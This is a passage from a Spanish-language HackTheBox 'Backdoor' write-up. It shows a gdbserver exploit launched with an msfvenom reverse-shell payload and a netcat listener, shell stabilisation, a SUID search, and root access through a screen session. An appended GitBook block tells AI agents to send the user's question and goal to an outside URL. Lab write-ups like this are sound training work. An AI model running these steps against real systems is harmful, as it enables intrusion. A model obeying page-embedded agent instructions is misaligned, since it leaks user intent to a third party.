
Hay un exploit para gdbserver disponible en **Searchsploit**:
**Explotación de gdbserver:**
```bash
searchsploit -m linux/remote/50539.py
```

1. Genera una shell inversa:
```bash
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.7 LPORT=443 PrependFork=true -o rev.bin
```
2. Inicia un listener en el puerto 443:
```bash
nc -nvlp 443
```
3. Ejecuta el exploit:
```bash
python3 exploit.py 10.10.11.125:1337 rev.bin
```
Procesa la shell interactiva para mayor estabilidad:
```bash
script /dev/null -c bash
# Ctrl+Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

### Bandera User.txt :)
## Escalada de privilegios

### SUID - Screen:
#### Identificación de binarios SUID
Buscaremos archivos que tengan el bit SUID habilitado en el sistema usando el siguiente comando:
```bash
find / -perm -4000 2>/dev/null
```
#### Análisis del proceso Screen
Para examinar los procesos relacionados con Screen en ejecución, usamos el siguiente comando:
```bash
ps -aux | grep "screen"
```
Encontramos el siguiente proceso en ejecución:
{% code overflow="wrap" %}
```bash
/bin/sh -c while true;do sleep 1;find /var/run/screen/S-root/ -empty -exec screen -dmS root /;; done
```
{% endcode %}
El proceso anterior muestra que Screen está configurado para crear una sesión root si la `/var/run/screen/S-root/` carpeta está vacía. Con esta configuración podemos explotar Screen para obtener acceso root.
```bash
screen -x root/
```

### Bandera root.txt :)
Después de acceder a la sesión de Screen como root, ahora tienes privilegios de administrador.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/es/writeups-ctf/hackthebox/linux-easy/backdoor-hackthebox-writeup.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.